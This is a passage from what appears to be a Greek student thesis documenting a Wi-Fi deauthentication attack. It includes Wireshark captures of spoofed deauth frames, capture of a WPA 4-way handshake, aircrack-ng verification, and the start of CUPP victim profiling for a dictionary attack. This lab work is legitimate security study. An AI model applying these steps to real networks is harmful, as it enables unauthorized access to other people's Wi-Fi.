Η παραπάνω εικόνα δίνει τις παρακάτω πληροφορίες: Αρχικά στο wireshark έχει εφαρμοστεί φίλτρο ώστε να φαίνονται μόνο τα μηνύματα τύπου “deauthentication”. Στο δεξί μέρος φαίνεται ότι το πρώτο deauthentication μήνυμα, το οποίο θεωρείται και έναρξη της επίθεσης, έγινε την χρονική στιγμή 260.127. Σαν Source Address φαίνεται η MAC Address του AP που δέχεται την επίθεση, όπως αναφέρθηκε και προηγουμένως.

Επιπλέον, στις πληροφορίες των πεδίων στο κάτω μέρος φαίνονται ο τύπος του πακέτου (deauthentication), το ότι το πακέτο αυτό είναι management frame, αλλά και ο λόγος που το AP ζητά την απαυθεντικοποίηση των stations, το οποίο όπως αναφέρθηκε στο θεωρητικό κομμάτι, το module θέτει πάντα την τιμή “Unspecified reason (0x0001)”.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help					
wlan.sa == 4a:3f:da:44:97:ca					
No.	Time	Source	Destination	Protocol	Length Info
177...	260.715652	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1715, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.716885	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1715, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.720989	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1715, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.722037	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1715, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.726801	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1715, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.730737	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1716, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.731932	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1716, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.743646	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1717, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.744877	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1717, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.749611	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1717, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.752217	4a:3f:da:44:97:ca	XiaomiCo_d8:fa:32	802.11	169 Data, SN=618, FN=0, Flags=p...F.C
177...	260.755544	4a:3f:da:44:97:ca	Apple_83:da:e4	802.11	137 Probe Response, SN=1718, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.762920	4a:3f:da:44:97:ca	XiaomiCo_d8:fa:32	802.11	118 Data, SN=619, FN=0, Flags=p...F.C
177...	260.800620	4a:3f:da:44:97:ca	Broadcast	802.11	143 Beacon frame, SN=1718, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	260.902902	4a:3f:da:44:97:ca	Broadcast	802.11	143 Beacon frame, SN=1719, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	261.005146	4a:3f:da:44:97:ca	Broadcast	802.11	143 Beacon frame, SN=1720, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	261.107421	4a:3f:da:44:97:ca	Broadcast	802.11	143 Beacon frame, SN=1721, FN=0, Flags=...R...C, BI=100, SSID=pwned
177...	261.204864	4a:3f:da:44:97:ca	XiaomiCo_d8:fa:32	802.11	126 Data, SN=620, FN=0, Flags=p...F.C
178...	261.214110	4a:3f:da:44:97:ca	Broadcast	802.11	143 Beacon frame, SN=1722, FN=0, Flags=...R...C, BI=100, SSID=pwned
178...	261.216179	4a:3f:da:44:97:ca	XiaomiCo_d8:fa:32	802.11	208 Data, SN=621, FN=0, Flags=p...F.C

▶ Frame 17656: 143 bytes on wire (1144 bits), 143 bytes captured (1144 bits)
 ▶ Radiotap Header v0, Length 26
 ▶ 802.11 radio information
 ▼ IEEE 802.11 Beacon frame, Flags: ...R...C
 Type/Subtype: Beacon frame (0x0008)
 ▼ Frame Control Field: 0x8008
 00 = Version: 0
 00.. = Type: Management frame (0)
 1000... = Subtype: 8

Εικόνα 56: Πακέτα από τον μικροελεγκτή

Στην παραπάνω εικόνα, φαίνεται η ίδια χρονική στιγμή, αλλά με άλλο φίλτρο. Σε αυτή την περίπτωση έχει επιλεγθεί να φαίνονται μόνο τα πακέτα που στέλνονται από τον μικροελεγκτή. Αυτό που διαπιστώνεται είναι ότι παρόλο που στην πραγματικότητα τα deauth frames προέρχονται από τον μικροελεγκτή, στην κεραία λήψης και συνεπώς σε κάθε station, δεν φαίνεται κάτι τέτοιο. Κάθε station που λαμβάνει τα deauth frames, νομίζει ότι προέρχονται από το AP με το οποίο επικοινωνεί.

Στη συνέχεια θα παρουσιαστεί τι συμβαίνει την ίδια χρονική στιγμή στο station από το οποίο θα υποκλαπεί το “4-way handshake”.

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help					
wlan.sa == 7c:d1:c3:83:da:e4					
No.	Time	Source	Destination	Protocol	Length Info
172...	254.575706	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=296, FN=0, Flags=.....TC
173...	254.835608	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=297, FN=0, Flags=...P...TC
173...	255.569275	Apple_83:da:e4	Zte_4f:93:8a	802.11	167 QoS Data, SN=717, FN=0, Flags=p.....TC
173...	255.569427	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=298, FN=0, Flags=.....TC
174...	255.834738	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=299, FN=0, Flags=...P...TC
174...	256.571463	Apple_83:da:e4	Zte_4f:93:8a	802.11	167 QoS Data, SN=718, FN=0, Flags=p.....TC
174...	256.572030	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=300, FN=0, Flags=.....TC
174...	256.836987	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=301, FN=0, Flags=...P...TC
175...	257.573474	Apple_83:da:e4	Zte_4f:93:8a	802.11	167 QoS Data, SN=719, FN=0, Flags=p.....TC
175...	257.573992	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=302, FN=0, Flags=.....TC
175...	257.839147	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=303, FN=0, Flags=...P...TC
175...	258.574910	Apple_83:da:e4	Zte_4f:93:8a	802.11	167 QoS Data, SN=720, FN=0, Flags=p.....TC
175...	258.575277	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=304, FN=0, Flags=.....TC
175...	258.840555	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=305, FN=0, Flags=...P...TC
176...	259.576046	Apple_83:da:e4	Zte_4f:93:8a	802.11	167 QoS Data, SN=721, FN=0, Flags=p.....TC
176...	259.576473	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=306, FN=0, Flags=.....TC
176...	259.842715	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=307, FN=0, Flags=...P...TC
176...	260.577393	Apple_83:da:e4	Zte_4f:93:8a	802.11	167 QoS Data, SN=722, FN=0, Flags=p.....TC
176...	260.577803	Apple_83:da:e4	Zte_4f:93:8a	802.11	57 Null function (No data), SN=308, FN=0, Flags=.....TC
176...	260.609048	Apple_83:da:e4	Broadcast	802.11	159 Probe Request, SN=309, FN=0, Flags=.....C, SSID=e11
177...	260.624381	Apple_83:da:e4	Broadcast	802.11	159 Probe Request, SN=310, FN=0, Flags=.....C, SSID=e11
177...	260.642097	Apple_83:da:e4	Broadcast	802.11	159 Probe Request, SN=311, FN=0, Flags=.....C, SSID=e11
177...	260.665861	Apple_83:da:e4	Broadcast	802.11	159 Probe Request, SN=313, FN=0, Flags=.....C, SSID=e11
177...	260.676337	Apple_83:da:e4	Broadcast	802.11	159 Probe Request, SN=314, FN=0, Flags=.....C, SSID=e11
177...	260.712739	Apple_83:da:e4	Broadcast	802.11	156 Probe Request, SN=317, FN=0, Flags=.....C, SSID=wildcard (Broadcast)
177...	260.729280	Apple_83:da:e4	Broadcast	802.11	156 Probe Request, SN=318, FN=0, Flags=.....C, SSID=wildcard (Broadcast)
177...	260.742160	Apple_83:da:e4	Broadcast	802.11	156 Probe Request, SN=319, FN=0, Flags=.....C, SSID=wildcard (Broadcast)
177...	260.753896	Apple_83:da:e4	Broadcast	802.11	156 Probe Request, SN=320, FN=0, Flags=.....C, SSID=wildcard (Broadcast)
177...	260.766004	Apple_83:da:e4	Broadcast	802.11	156 Probe Request, SN=321, FN=0, Flags=.....C, SSID=wildcard (Broadcast)
177...	260.778315	Apple_83:da:e4	Broadcast	802.11	156 Probe Request, SN=322, FN=0, Flags=.....C, SSID=wildcard (Broadcast)
177...	260.962029	Apple_83:da:e4	Broadcast	802.11	156 Probe Request, SN=333, FN=0, Flags=.....C, SSID=wildcard (Broadcast)
177...	260.972383	Apple_83:da:e4	Broadcast	802.11	156 Probe Request, SN=334, FN=0, Flags=.....C, SSID=wildcard (Broadcast)
177...	260.986033	Apple_83:da:e4	Broadcast	802.11	156 Probe Request, SN=335, FN=0, Flags=.....C, SSID=wildcard (Broadcast)
177...	260.996369	Apple_83:da:e4	Broadcast	802.11	156 Probe Request, SN=336, FN=0, Flags=.....C, SSID=wildcard (Broadcast)

▶ Frame 17695: 159 bytes on wire (1272 bits), 159 bytes captured (1272 bits)
 ▶ Radiotap Header v0, Length 26
 ▶ 802.11 radio information
 ▶ IEEE 802.11 Probe Request, Flags: C

Εικόνα 57: Το station που δέχεται την επίθεση


Στην εικόνα 57 φαίνεται η επικοινωνία του station από το οποίο θα γίνει η υποκλοπή του handshake. Πιο συγκεκριμένα, έχει οριστεί σαν φίλτρο να εμφανιστούν όλα τα πακέτα που προέρχονται από το συγκεκριμένο station. Αυτό που διαπιστώνεται από την παραπάνω εικόνα είναι ότι μέχρι την χρονική στιγμή της επίθεσης (260.127), το station με MAC Address “7c:d1:c3:83:da:e4” επικοινωνεί κανονικά με το AP (μπλε χρώμα). Την χρονική στιγμή 260.609 (από την στιγμή 260.127 μεσολάβησε η αποστολή δύο μηνυμάτων προς το AP), το station έχει λάβει το πρώτο “Deauthentication” μήνυμα, συνεπώς έχει αποσυνδεθεί δίχως να μπορεί να κάνει κάτι διαφορετικό. Στο σημείο αυτό ξεκινά την διαδικασία αυθεντικοποίησης από την αρχή, ψάχνοντας δίκτυο (κόκκινο χρώμα).

```

64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5217 ttl=52 time=61.9 ms
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5218 ttl=52 time=62.7 ms
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5219 ttl=52 time=63.0 ms
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5220 ttl=52 time=62.8 ms
64 bytes from titanas.alteregomedia.org (213.133.127.247): icmp_seq=5221 ttl=52 time=63.1 ms
From [redacted] MacBookPro (192.168.2.17) icmp_seq=5243 Destination Host Unreachable
From [redacted] MacBookPro (192.168.2.17) icmp_seq=5244 Destination Host Unreachable
From [redacted] MacBookPro (192.168.2.17) icmp_seq=5245 Destination Host Unreachable
From [redacted] MacBookPro (192.168.2.17) icmp_seq=5246 Destination Host Unreachable
From [redacted] MacBookPro (192.168.2.17) icmp_seq=5247 Destination Host Unreachable
  
```


Εικόνα 58: Η στιγμή που το station δέχεται το deauthentication

Στην παρακάτω εικόνα φαίνεται και η διακοπή επικοινωνίας του station με το AP, την στιγμή που έλαβε τα deauthentication μηνύματα.



Εικόνα 59: Το τέλος των deauthentication μηνυμάτων

Η εικόνα 59 δείχνει την χρονική στιγμή που στέλνεται από το board (με την MAC Address του AP) το τελευταίο deauthentication μήνυμα. Η χρονική αυτή στιγμή είναι η 544.961. Το φίλτρο που εισήχθη στο wireshark για να δειχθούν όλα τα deauthentication μηνύματα είναι το `“wlan.fc.type_subtype==0x000c”`



Εικόνα 60: Το station ξεκινά διαδικασία authentication από την αρχή

Στην εικόνα 60, το φίλτρο έχει αλλάξει σε `“wlan.fc.type_subtype==0x000b”` και το wireshark δείχνει τα “authentication” μηνύματα. Την χρονική στιγμή 553.228 το station με MAC Address **7c:d1:c3:83:da:e4** (ξανά εδώ το wireshark αντικαθιστά τα 3 πρώτα HEX νούμερα με αυτά του κατασκευαστή) προσπαθεί να ακολουθήσει όλη την διαδικασία αυθεντικοποίησης από την αρχή, και στέλνει “authentication request” μήνυμα στο AP. Η απάντηση “authentication response” από το AP φαίνεται αμέσως μετά, την χρονική στιγμή 553.229.

No.	Time	Source	Destination	Protocol	Length	Info
424...	553.251611	Zte_4f:93:8a	Apple_83:da:e4	EAPOL	185 Key	Message 1 of 4)
424...	553.257047	Apple_83:da:e4	Zte_4f:93:8a	EAPOL	185 Key	Message 2 of 4)
424...	553.276225	Zte_4f:93:8a	Apple_83:da:e4	EAPOL	219 Key	Message 3 of 4)
424...	553.277810	Apple_83:da:e4	Zte_4f:93:8a	EAPOL	163 Key	Message 4 of 4)

▶ Frame 42464: 185 bytes on wire (1480 bits), 185 bytes captured (1480 bits)
 ▶ Radiotap Header v0, Length 26
 ▼ 802.11 radio information
 PHY type: 802.11b (4)
 Short preamble: False
 Data rate: 1.0 Mb/s

Εικόνα 61: Καταγραφή "4-way handshake"

Τέλος, στην εικόνα 61, φαίνεται η έξοδος του wireshark με φίλτρο την λέξη "eapol". Το αποτέλεσμα είναι να φαίνεται η καταγραφή του 4-way handshake. Όπως φαίνεται και από την εικόνα, το πρώτο από τα 4 μηνύματα είναι την χρονική στιγμή 553.251.

Επιβεβαίωση καταγραφής

Ολόκληρη η καταγραφή του wireshark, αποθηκεύτηκε σε μορφή .pcap στο αρχείο "final.pcap". Στο σημείο αυτό θα επιβεβαιωθεί ότι έχει επιτευχθεί η καταγραφή των πληροφοριών που απαιτεί το HashCat και το aircrack-ng, για να γίνει επίθεση λεξικού.

```

lubuntu@lubuntu:/media/lubuntu/Verbatim128/2_Ptyxiaki/6$
lubuntu@lubuntu:/media/lubuntu/Verbatim128/2_Ptyxiaki/6$ ls
1.png                4.png                8.png
10.png               4Untitled.png        9.png
1Untitled.png         5.png                deatu_start_Untitled.png
2.png                5Untitled.png        deauth_end_Untitled.png
2021-09-12-163515_1920x1080_scr0t.png  6a.png               eapol_Untitled.png
2Untitled.png         6b.png               final.pcap
3.png                7.png
lubuntu@lubuntu:/media/lubuntu/Verbatim128/2_Ptyxiaki/6$
  
```

Εικόνα 62: Το αρχείο εξόδου "final.pcap"

```

lubuntu@lubuntu:/media/lubuntu/Verbatim128/2_Ptyxiaki/6$ aircrack-ng final.pcap
Opening final.pcap
Read 46122 packets.

#  BSSID          ESSID              Encryption
1  [redacted]       Studio Niovi       No data - WEP or WPA
2  [redacted]       el1                 WPA (1 handshake)
3  [redacted]       pwned              WPA (0 handshake)
4  [redacted]       MARGARITOUOLA     No data - WEP or WPA
5  [redacted]       1e758574           No data - WEP or WPA
6  [redacted]                Unknown
7  [redacted]       Corfu City Bus     None (0.0.0.0)
8  [redacted]       ak                 No data - WEP or WPA

Index number of target network ?
  
```

Εικόνα 63: Επιτυχής καταγραφή handshake


Η εικόνα 63 δείχνει ότι το αρχείο "final.pcap" έχει καταφέρει και έχει καταγράψει ένα handshake για το δίκτυο με ESSID "el1". Η εντολή που χρησιμοποιήθηκε είναι aircrack-ng filename

5.4 Προετοιμασία λεξικού

Στη συνέχεια θα παρουσιαστεί ένα τρόπος δημιουργίας λεξικού, το οποίο θα δοθεί σαν είσοδο στο λογισμικό “HashCat” (όπως προαναφέρθηκε, η επίθεση μπορεί να πραγματοποιηθεί και με το λογισμικό “aircrack-ng”). Γενικά υπάρχουν πολλά εργαλεία και πολλές τεχνικές για την δημιουργία λεξικού επίθεσης. Επίσης στο διαδίκτυο μπορεί κάποιος εύκολα να βρει με μια αναζήτηση μια πληθώρα επιλογών από έτοιμα αρχεία για αυτό τον σκοπό. Στην παρούσα εργασία θα παρουσιαστεί μία συνδυαστική τεχνική δημιουργίας αρχείου λεξικού, έτσι ώστε να παρουσιαστούν διάφορα εργαλεία με διαφορετικές δυνατότητες.

5.4.1 Λογισμικό Cupp

Η βασική λογική του CUPP (Common User Password Profiler) είναι να εκμεταλλευτεί πιθανές πληροφορίες που γνωρίζει ο επιτιθέμενος σχετικά με τον “κάτοχο” του δικτύου. Για παράδειγμα, εάν πρόκειται για οικιακό δίκτυο, είναι πιθανών χρήσιμα τα ονόματα των ανθρώπων που ζουν στο σπίτι, ή εάν πρόκειται για το δίκτυο ενός καταστήματος, είναι πιθανών χρήσιμο το όνομα του καταστήματος. Στην παρούσα εργασία, θα χρησιμοποιηθεί το “CUPP” για την δημιουργία μιας βάσης πάνω στην οποία θα δημιουργηθεί το λεξικό. Όπως προαναφέρθηκε, το “CUPP” εκτελείται σε περιβάλλον τερματικού.



```
lubuntu@lubuntu: ~
File Edit Tabs Help
lubuntu@lubuntu:~$ cupp


cupp.py!
# Common
# User
# Passwords
# Profiler
[ Muris Kurgas | j0rgan@remote-exploit.org ]

[ Options ]
-h You are looking at it baby! :)
  For more help take a look in docs/README
  Global configuration file is cupp.cfg
-i Interactive questions for user password profiling
-w Use this option to improve existing dictionary,
  or WyD.pl output to make some pwnsauce
-l Download huge wordlists from repository
-a Parse default usernames and passwords directly from Alecto DB.
  Project Alecto uses purified databases of Phenoelit and CIRT
  which where merged and enhanced.
-v Version of the program

lubuntu@lubuntu:~$
```

Εικόνα 64: Το βασικό menu του "CUPP"

Όπως φαίνεται στην εικόνα 64, το “CUPP” προσφέρει αρκετές επιλογές, ανάμεσα τους και το downloading έτοιμων λεξικών. Στην περίπτωση που εξετάζεται, θα χρησιμοποιηθεί η παράμετρος “-i” ώστε να τροφοδοτήσουμε το πρόγραμμα με πληροφορίες.



```
lubuntu@lubuntu: ~
File Edit Tabs Help
lubuntu@lubuntu:~$ cupp -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: andreas
> Surname: kagkellaris
> Nickname:
> Birthdate (DDMMYYYY): 100680

[-] You must enter 8 digits for birthday!
> Birthdate (DDMMYYYY): 10061980

> Partners) name:
